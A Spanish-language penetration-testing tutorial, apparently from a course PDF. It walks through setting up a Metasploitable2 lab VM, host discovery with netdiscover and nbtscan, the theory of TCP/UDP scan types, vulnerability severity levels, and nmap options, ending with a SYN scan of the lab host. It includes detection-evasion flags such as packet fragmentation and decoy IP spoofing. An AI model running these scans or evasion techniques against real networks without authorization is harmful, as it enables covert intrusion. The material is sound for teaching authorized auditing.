
Vamos a nueva y ponemos el nombre que queramos, pero en **tipo** ponemos Linux y en **versión** Ubuntu (64).



En la siguiente ventana nos pide que le pongamos el tamaño de la RAM, podemos dejar solo 1 GB y le damos a **next**.

En Disco duro marcamos el que dice “**Usar un archivo de disco duro virtual existente**” y buscamos metasploitable2, si no está en la lista pues hay que darle a **Añadir** y ya lo buscamos entre los ficheros del laboratorio. Una vez que lo tengamos le damos a crear.

Ahora hay que configurar las redes y ponerla como solo anfitrión, esto permitirá que los laboratorios estén aislados. Para configurar la red marcamos la máquina virtual → Configuración → Red → Adaptador sólo-anfitrión.



Con el laboratorio de Metasploitable2 no hay que hacer mucha cosa, solo ejecutarlo y en este caso como es un laboratorio de intrusión remota, lo único que tenemos que hacer es ver que se ejecuta correctamente, ver que tiene la IP correcta y ya.

Ahora nos va a pedir las credenciales (msfadmin:msfadmin), estas te las pone ya al cargar la máquina. Las escribimos y ya entramos, la contraseña se escribe pero no se ve.

Se nos crea como una terminal y ponemos el comando “**ifconfig**” sin las comillas para ver la IP.

Me ha dado la **192.168.56.102** en teoría está bien.

Ahora viene un punto que puede ser que odies o te encante, los conceptos teóricos. Esto es importante entenderlo para saber que estamos haciendo en todo momento.

Conceptos

Para llevar a cabo esta fase por lo legal necesitaríamos un acuerdo con la empresa o entidad a la que le vamos a hacer el ataque ya que vamos a estar mandando peticiones directamente contra su red de datos.

Será seguramente una dirección IP, si es externa dará entonces a una puerta de enlace que esté asignada a una red interna y por lo tanto estamos estableciendo contacto con alguna máquina que compongan esa red interna. Esto se le llama “**Port Forwarding**”.

Seguramente te preguntarás que importancia tiene saber esa información. La información que podamos sacar de estos análisis de puertos y servicios es **VITAL** ya que nos va a permitir descubrir que funcionalidades tiene esa máquina y si dichas funcionalidades tienen algún fallo de configuración, si el servicio fuera vulnerable, etc. Todo esto es necesario saberlo para poder establecer conexiones remotas a esa máquina, poder ejecutar comandos remotos, recaudar información sensible, etc. Además, podemos evaluar si el servicio que usa es seguro para poder hacerle ataques de MITM o envenenamiento de redes.

• **Network Mapping.** Este proceso consiste en tratar de identificar la arquitectura de la red a la cual vamos a realizar las pruebas de seguridad y auditorías a nivel “intrusivo” (Ya no son solamente técnicas pasivas, son técnicas activas contra el objetivo).

El proceso de mapeo de la red se puede proceder posteriormente a realizar procesos de Scanning. Estos procesos de Scanning se pueden realizar a:

- Sistemas PBX.
- Módems y AP inalámbricos
- Redes TCP/UDP/IP

En esta fase es donde podemos sacar toda la información para poder seguir sacando los siguientes pasos de explotación.

Las herramientas que vamos a utilizar para llevar a cabo este módulo son herramientas de análisis de puertos, para intentar establecer conexión con un puerto y si se establece es que ese puerto está abierto, también vamos a usar herramientas de búsqueda de vulnerabilidades, estas se encargan de hacer una batería de pruebas automatizadas. Estas baterías pueden ser mas o menos agresivas dependiendo de las circunstancias en las que se deban de llevar a cabo en la auditoría que estamos trabajando. Si queremos dejar menos rastro en la red tendríamos que hacer técnicas más pasivas o atacar con todo y calentar la cabeza a los sistemas de esa empresa.

ARP

Gracias a ciertos protocolos, nosotros podemos descubrir la existencia y funcionamiento de las máquinas.

Una herramienta que podemos utilizar es **netdiscover**. Gracias a netdiscover podemos realizar un barrido de paquetes ARP. Esto es una medida agresiva.

Lo previo que necesitamos para hacer esto es tener encendida la máquina de Metasploitable y la máquina desde la que vamos a hacer el ataque, en este caso Kali Linux (También puede ser Parrot, Arch...)

Una vez que lo tenemos todo preparado, para comprobar como de agresiva es esta medida vamos a usar Wireshark.

La sintaxis de netdiscover es: **sudo netdiscover -i [interfaz] -r [Rango]**

Ejemplo: **sudo netdiscover -i eth0 -r 192.168.56.0/24**


•**sudo** → Se utiliza para dar permisos de administrador.

•**-i** → Para indicar la interfaz, en mi caso eth0, también puede ser wlan0 si estás desde wifi.


•**-r** → Aquí ponemos el rango, Ejemplo: 192.168.56.0/24, /16, /8.*

* Si no sabes que rango usar es sencillo de calcular, 2 elevado a 8 es igual a 255, por lo que $8+8+8+0(255.255.255.0)$ es igual a 24. En el caso de que quisiera una máscara de subred de 255.255.0.0 sería tan simple como $8+8+0+0 = 16$, lo que sería un rango de /16.

Ahora hay que poner a correr Wireshark para ver como detecta nuestro ataque, para ello solo hay que seleccionar la interfaz que vamos a usar, le damos y empezará ya a escanear. Vamos a ejecutar el comando anterior en la terminal. Tarda un poco en dar resultados, solo hay que esperar.



Como podemos ver en Wireshark, esto ha disparado el protocolo ARP y puede hacer que salten las medidas de detección de intrusos ya que se asemeja mucho a un envenenamiento ARP, pero como resultado tenemos la IP de la máquina de Metasploitable de manera más rápida que con un ataque pasivo.



Para enviar este tipo de situaciones podemos usar el método pasivo. Esto tardará más ya que va a estar sniffando el tráfico.

El comando para iniciar el método pasivo es: `sudo netdiscover -i eth0 -p`

Esto lo que hace es estar a la escucha y en el momento en el que se ejecute algún tipo de petición ARP, la máquina la va a interceptar.

Las solicitudes ARP se suelen hacer cada cierto tiempo, en especial cuando se enciende una máquina.

```
jotta@jotta:~
```

Archivo	Acciones	Editar	Vista	Ayuda
Currently scanning: (passive) Screen View: Unique Hosts				
1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 60				
IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:24:63:3a	1	60	PCS Systemtechnik GmbH

Aquí ya me ha descubierto una máquina de un servidor DHCP que ha hecho una solicitud ARP.

Este proceso como es pasivo puede tardar más tiempo.

Recopilación de información gracias a servicios

Gracias a ciertos servicios también podemos descubrir la existencia de las máquinas. Una de las herramientas que vamos a utilizar para esto es **nbtscan**.

Sintaxis: `sudo nbtscan [RANGO]`

Ejemplo: `sudo nbtscan 192.168.56.0/24`

```
jotta@jotta:~$ sudo nbtscan 192.168.56.0/24
[sudo] password for jotta:
Doing NBT name scan for addresses from 192.168.56.0/24

IP address      NetBIOS Name      Server      User      MAC address
_____
192.168.56.0    Sendto failed: Permission denied
192.168.56.102  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
jotta@jotta:~$
```

Como puedes ver, ha hecho un barrido NetBIOS y me muestra aquellas máquinas que tengan un servicio NetBIOS funcionando. Esto es peligroso ya que los sistemas operativos de Windows tienen el servicio NetBIOS funcionando por defecto.

Este protocolo es increíble, pero la contra es que estamos mandando paquetes y pueden descubrirnos.

Conceptos de Análisis de Puertos y Vulnerabilidades

Un análisis de puertos lo único que hace es intentar establecer o finalizar una conexión con un puerto determinado. Gracias a los tipos de respuestas que vamos a obtener de la máquina remota, pues estas herramientas pueden evaluar si el puerto está abierto, cerrado, filtrado...

Además del protocolo TCP, también tenemos que tener en cuenta el UDP. Esto se debe a que no es lo mismo evaluar una empresa que se dedica a hacer muchos tipos de servicios de telemarketing, que seguramente tenga servicios de VOIP habilitados.

Si por ejemplo hicieramos una auditoria de caja blanca sabríamos que protocolo van a tener los servicios, en cambio si no lo sabemos habría que hacer un escaneo básico del protocolo UDP, no de todos los puertos, pero si de los más importantes.


Lo que nos permite detectar un escaneo de puertos es:

- Detectar sistemas encendidos o procesos que se están ejecutando en la red. (Lo que hemos hecho con NetBIOS)
- Descubrir qué programas o qué aplicaciones están funcionando en dichos puertos.
- Determinar el sistema operativo.
- Descubrir más direcciones IP.
- Identificar Banners.

TCP Connect

El tipo de análisis de puertos más viejo y a su vez más seguro es el TCP Connect. TCP Connect se basa en las 3 banderas(estados) de conexión en redes.

- La primera bandera sería la SYN, que es cuando una máquina le comunica al servidor que si quiere conectar a un puerto.
- La segunda bandera, en caso de que estuviera abierto el puerto, sería la respuesta, que es el ACK CONNECT, que dice si tienes permiso o no.
- La tercera bandera sería una vez que nos han dado el permiso, establecer la conexión contra dicho puerto.




Si lo piensas, que me esté respondiendo un SYN-ACK significa que el puerto está abierto así que el último paso no sería necesario.

En eso es en lo que se basa el siguiente punto.

TCP SYN

TCP SYN se asemeja al escaneo de puertos TCP Connect, sin embargo, al comprobar que recibe respuesta, en vez de establecer la conexión completamente con un ACK Connect aborta dicha conexión haciendo que sortee algunas medidas de seguridad simplemente por el hecho de que ha obviado el último paso.




TCP Null y TCP FIN

Mientras que TCP SYN y TCP Connect se pueden usar en sistemas operativos Windows y Linux, TCP Null sólo se puede usar con Linux o Unix que cumplan el estándar de comunicaciones RFC(Request For Comments, Peticiones de comentarios). Como indica su nombre(nulo, vacío) enviará una petición, pero completamente vacía. En el caso de que no se obtuviese ninguna respuesta por parte del objetivo, significaría que está abierto o filtrado por un firewall. En el caso de que devolviese un error a nuestro escáner de vulnerabilidades, significa que está cerrado.

TCP Fin, al igual que pasaba con TCP Null, es para uso en S.O Linux o Unix. Imitando el funcionamiento de TCP Null, que enviaba una llamada “vacía”, TCP Fin realiza dicha llamada simplemente poniendo el valor de “Fin de conexión”, por lo que si el objetivo no responde dicho puerto estaría abierto, en cambio si se registrase error estaría filtrado o cerrado.

TCP FIN, radica en el hecho de que si nosotros mandamos una bandera FIN y nos dice que ha recibido el FIN de conexión significa que ese puerto pudiese estar abierto, en cambio si nos manda un error es que no está abierto. Con el TCP Null pasa lo mismo solo que en vez de mandar una bandera Fin manda una bandera Null, es decir, solo ceros. Si la respuesta fuera similar, se podría decir que está abierto.



TCP XMAS y TCP ACK

TCP XMAS es una técnica de exploración de puertos parecida al FIN Scan, ya que también se obtiene como resultado un paquete de Reset(RST) si el puerto está cerrado. Para el caso de este tipo de exploración de puertos, se envían paquetes o solicitudes del tipo FIN, URG y PUSH al host que se está explorando.

No es recomendable usar este tipo de exploración de puertos con Sistemas Microsoft ya que la información que devolverá será un poco confusa y poco válida. XMAS Scan está pensado para trabajar únicamente con sistemas operacionales que tengan implementaciones de TCP/IP con respecto al documento RFC793. Este tipo de exploración es recomendable llevarlo a la práctica en sistemas de tipo UNIX, LINUX Y *.BSD.

TCP ACK, al contrario que los anteriores análisis de puertos que te listan los puertos abiertos, lo que hace es buscar los puertos que están siendo filtrados por alguna clase de firewall. Al enviar una petición ACK Active, ésta obtiene una respuesta de resetear la conexión (RST). En el caso de que no haya respuesta es que está siendo filtrado por un firewall.

Otra explicación que quizás te resulte más sencilla es que de **TCP XMAS** se podría decir que es parecido a un análisis FIN, la diferencia es que no está orientado al nivel de capa de redes. El paquete PUSH está implementado para pasarlo en la petición directamente a la capa de aplicación, como podría ser una aplicación Web, por lo tanto aquellos servicios que están trabajando a nivel de red no van a dar una respuesta correcta ya que esto está orientado para la capa de aplicación.


Va a mandar un paquete FIN, URG(Urgente) y un paquete PUSH, que lo que hace es mandarlo a la pila de protocolos del nivel de aplicación.

Aquí lo que estamos intentando hacer es aprovecharnos de fallos de diseño que pueda tener el servicio.

El tipo de análisis de puertos ARK no está diseñado para saber que puestos están abiertos o cerrados, solo buscar que puertos están filtrados tras una puerta de enlace, cortafuegos, etc..

UDP

El protocolo **UDP** también cuenta con sus métodos para poder analizar los puertos que están en uso, y por lo tanto abiertos. El análisis consiste en el simple envío de una cabecera sin datos. Dependiendo del error que reciba dicha petición se listará como abierto y/o filtrado, o cerrado.



El protocolo UDP no te va a responder, dependiendo del error que te devuelva va a determinar si existe un puerto abierto o no. Es muy sencillo, es porque el protocolo UDP no tiene respuestas del estado conexión como el TCP. El protocolo UDP no premia que el paquete se haya podido corromper y es más costoso en cuanto a tiempo determinar si está abierto o no. Un análisis de puertos UDP se suele lanzar cuando sabes que la empresa está utilizando algún tipo de servicios que puede estar funcionando sobre este tipo de protocolos. (Servicios de telefonía VOIP, Streaming, Transferencia de ficheros, servicios DNS..)

Conceptos de análisis de vulnerabilidades

Es la segunda parte de la fase de escaneo y tiene como objetivo el identificar si un sistema es débil o susceptible a ser afectado o atacado de alguna manera (Hardware, Software, Telecomunicaciones, Humanos...)

Lo que hay que comprobar es:

1. Identificación de vulnerabilidades en Versiones de Aplicación y Sistemas operativos.
2. Gestión de parches (Patch Management)

3. Identificar Vulnerabilidades Tecnológicas y Humanas.

4. Configuraciones por Defecto.

5. Vulnerabilidades Técnicas y Funcionales

A raíz del tipo de puerto y del servicio que esté funcionando se hará una batería de pruebas relacionado a ese tipo de aplicación. Esa batería de pruebas lo que va a hacer es identificar, a raíz de la versión, si está en la base de datos catalogado con algún tipo de exploit público que se haya reportado, se va a gestionar los parches que se tendrían que instalar en la aplicación, se va a hacer una batería de pruebas de configuración para ver si hay fallos de tecnología, configuración humana o configuración de por defecto, y además, se va a hacer una prueba de baterías tanto técnicas como funcionales como por ejemplo, ver si es vulnerable con XSS, SQL Injection.

Se hará una petición legítima sin intención de explotar una vulnerabilidad y luego a partir de ahí, viendo la respuesta, se empezarán a hacer las peticiones maliciosas.

Clases de vulnerabilidades

- **Configuraciones** de usuario o vendedor de software, que a menudo vienen de forma predeterminada.
- **Aplicación.** Errores de codificación que resulta en desbordamientos de buffer, inyecciones SQL, XSS, etc...
- **Diseño.** Fallos en el protocolo o arquitectura de aplicaciones.
- **Host.** Sistemas operativos y servicios.
- **Dispositivos** como Routers, Switchs, Balanciadores de Carga, Firewalls, etc..
- **Aplicaciones** Cliente/Servidor, Bases de datos, etc.
- **Humanos.** Administradores de redes, desarrolladores, empleados, etc..

Aspectos Importantes

- Las herramientas de análisis de vulnerabilidades se basan en Plugins, por lo que es importante tenerlas siempre actualizadas. Yo me hice un Script que una vez al mes me busca actualizaciones automáticamente.
- Configurar de forma adecuada el perfil del análisis de vulnerabilidades según la información recolectada en las fases pasadas. Algunas herramientas como Nessus necesitan configurarse al milímetro ya que tiene tantos Plugins que es una perdida de tiempo tener encendidos todos los Plugins de Linux si estoy analizando una máquina basada en Windows.

Clasificación de las vulnerabilidades

Dependiendo del software a utilizar puede variar, pero nosotros las definiremos para el informe de auditoría en:

- Bajas
- Medias
- Altas
- Críticas

Bajas. Son vulnerabilidades relacionadas con aspectos de la configuración de un sistema, rutas, etc. La cual probablemente podría ser utilizada para violar la seguridad del sistema, sin embargo no constituyen por si una vulnerabilidad ya que para ser explotada requiere de un conjunto de criterios que no necesariamente sería conseguido de forma directa por un atacante.

Para la parte de recolección en una red, este tipo de vulnerabilidad es informativa, pero nos puede dar datos interesantes para la posterior explotación.

Se suele abandonar la lectura de estas vulnerabilidades y siempre nos solemos ir a las medias, altas y críticas. Esto es un grave error ya que a veces nos dan información muy relevante y pueden determinar que tipo de ataque llevar a cabo.

Medias. Este tipo de vulnerabilidades no son solo el objetivo final en ningún ataque, sino que dan pie o base a otras vulnerabilidades más críticas que comprometen el sistema. Un ejemplo es el uso de escalar privilegios.

Altas. Son un tipo de vulnerabilidades que pueden ser usadas para obtener acceso a recursos que deberían estar protegidos en el host remoto. Estas vulnerabilidades como tal comprometen el sistema afectado, ya que si son explotadas por un atacante este conseguirá el control parcial o total del sistema, además de que podrá ver y cambiar información confidencial, y ejecutar comandos y programas en el equipo afectado.

Algunos fallos de protección pueden ser debidos a fallos en el diseño de un servicio ya que usan una versión obsoleta y te permite reproducir una vulnerabilidad que ya se ha listado de forma pública, también pueden ser fallos de configuración ya que se han dejado datos de acceso en recursos compartidos.

Críticas. Son similares a las vulnerabilidades de tipo alta, sin embargo las críticas suelen ser más peligrosas y requieren de la evaluación y corrección por parte de los administradores de informática de forma inmediata. Un ejemplo es poder acceder al la raíz de una máquina. Estas vulnerabilidades son tan serias que en cuanto se redactan en el informe, es lo primero que hay que intentar reproducir y si se da el caso de que realmente es una vulnerabilidad hay que avisar lo antes posible a la empresa que le estas haciendo la auditoría.

Nmap

Cuando hablamos de análisis de puertos una de las herramientas más importantes es **Nmap**. Nmap ya viene incluida en Kali Linux y se utiliza por la terminal.

Parámetros relacionados con el tipo de escaneo

Aquí vas a ver la relación de nmap con la teoría anterior. Los parámetros relacionados con el tipo de escaneo son:

- sT → Realiza un escaneo de puertos mediante el método **TCP Connect**.
- sS → Realiza un escaneo de puertos mediante el método **TCP SYN**.
- sN → Realiza un escaneo de puertos mediante el método **TCP Null**.
- sF → Realiza un escaneo de puertos mediante el método **TCP FIN**.
- sA → Realiza un escaneo de puertos mediante el método **TCP ACK**.
- sU → Realiza un escaneo de puertos mediante el método **UDP**.
- p→ Indica a nmap que utilice el rango de puertos que le indiquemos, por ejemplo -p 1-30000 hará que compruebe ese rango de puertos. Por lo general, nmap suele escanear los 10.000 primeros puertos a no ser que le indiquemos lo contrario. Yo, personalmente, recomiendo indicarle el rango ya que existe la **seguridad por oscuridad**. La seguridad por oscuridad lo que intenta es ocultar servicios por lo que tendríamos que cambiar el rango predeterminado de puertos. El rango de puertos está entre 0 y 65535.

El 90% de las ocasiones vamos a trabajar con TCP SYN, ya que es uno de los más efectivos a no ser que haya alguna medida perimetral que esté bloqueando el análisis de puertos, es muy extraño tener que recurrir a otros tipos de análisis de puertos.

Parámetros de obtención de información del servicio en funcionamiento

- sV → Con este comando, **nmap** nos permite poder descubrir que tipo de servicio está funcionando en la máquina. (s→ Scanner; V→ Version).
- version-all → Este parámetro debe de ir junto a -sV ya que se asegura de comprobar todos los servicios que conoce **nmap** para comprobar que servicio y versión ofrece el puerto abierto.

Parámetros para obtención de información del sistema operativo

- O → Con este parámetro busca que sistema operativo está utilizando nuestro objetivo.
- osscan-guess: Si quieres un análisis más completo del S.O entonces debes incluir este parámetro junto a -O.

Parámetros de evasión de detección

- f → Fragmenta la petición en el tamaño que le indiquemos nosotros con el --mtu. Esto hace que la detección de nuestro análisis de vulnerabilidades sea mucho más difícil.
- mtu: Funciona con el parámetro -f. Aquí indicaremos en qué tamaño queremos fragmentar la

petición, el tamaño debe ser en fragmentos de 8 bits. Por ejemplo --mtu=32 lo fragmenta en trozos de 32 bits.

- Pn → En ciertas ocasiones ya vamos a tener asegurado que la máquina esté encendida con el truco que vimos anteriormente de ARP. Este parámetro evita hacer “Ping” al objetivo para checkear si está o no “online”, esto es interesante ya que el “Ping” puede darnos problemas para analizar a nuestro objetivo porque algunas máquinas lo bloquean por que lo traducen en actividad sospechosa.
- n → En ciertas ocasiones también tenemos el nombre del host, por lo tanto no hace falta realizar una resolución DNS directa/reversa.
- D [direcciónIP] → Este parámetro nos permite suplantar una IP, Esto lo hace malformando el paquete TCP que está enviando para el análisis de puertos y en vez de venir la IP de origen de la máquina auditora, va a venir la IP que le hayamos indicado nosotros.
- Tx → Establece el tiempo de espera entre conexiones a cada uno de los puertos. Va del 0 al 5 y cuanto más alto más rápido.

Parámetros para añadir más información

- V → El parámetro Verbose, indica a la aplicación que nos devuelva más información de la que presenta normalmente, cuantos más verboses se ponga, más detallado será el informe de nmap, por ejemplo -vvvv.
- d → Este parámetro es el de depuración, hace que nmap nos muestre en pantalla las peticiones que realiza para ejecutar su análisis. Al igual que verbose, cuantos más pongamos más información nos dará. Ejemplo -dddd.
- oX → Guardará el resultado de nuestro análisis en XML. Este parámetro se usaría así: -oX [url]. Ejemplo: -oX /home/jotta/Escritorio

Práctica

Ahora vamos a hacer uso de nmap, pero antes vamos a hacerlo todo de 0 como si de verdad estuviéramos en una auditoria. Los pasos son:

1. Ver si hay alguna máquina encendida con el comando: `sudo netdiscover -i eth0 -r 192.168.56.0/24`

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname

192.168.56.1	0a:00:27:00:00:0a		1	60	Unknown vendor
192.168.56.100	08:00:27:53:8e:d5		1	60	PCS Systemtechnik GmbH
192.168.56.102	08:00:27:dd:da:09		1	60	PCS Systemtechnik GmbH

Como vemos tenemos la de Metasploitable.

2. Empezar el análisis con **nmap**. Vamos a intentar hacerlo lo más sencillo posible.


Vamos a hacer un análisis de puertos mediante el método TCP SYN, así que en el comando tendrá que ir como parámetro -sS, además, como ya tenemos la IP de la máquina y sabemos que está encendida no nos hace falta hacer un “Ping” así que usaremos el parámetro -Pn y como tenemos el nombre del host, tampoco nos hace falta hacer una resolución DNS por eso también pondremos el comando -n.

El comando que vamos a usar quedaría así:

```
sudo nmap -sS -Pn -n 192.168.56.102
```

Para ver como se comporta también vamos a ejecutar Wireshark. Solo tienes que seleccionar la interfaz que vas a usar y darle al icono de la aleta de tiburón de color azul, en mi caso la interfaz es eth0.

Una vez hecho eso ejecutamos el comando de **nmap** en la terminal.



The screenshot shows a terminal window with the following content:

```
jotta@jotta:~  
Archivo Acciones Editar Vista Ayuda  
root@jotta:/home/jotta# sudo nmap -sS -Pn -n 192.168.56.102  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-12 08:55 CEST  
Nmap scan report for 192.168.56.102  
Host is up (0.00013s latency).  
Not shown: 977 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
MAC Address: 08:00:27:DD:DA:09 (Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds  
root@jotta:/home/jotta#
```

Este es el resultado, como puedes ver no ha tardado nada y nos ha mostrado todos los puertos abiertos. ¿Quieres ver como se comporta?

tcp.stream eq 995						
No.	Time	Source	Destination	Protocol	Length	Info
2016	0.205994259	192.168.56.105	192.168.56.102	TCP	58	51391 → 28201 [SYN] Seq...
2021	0.206104747	192.168.56.102	192.168.56.105	TCP	60	28201 → 51391 [RST, ACK...

Aquí he seleccionado un paquete cualquiera, para hacer esto es tan sencillo como hacerle clic derecho a alguno de la lista → seguir → Flujo TCP.

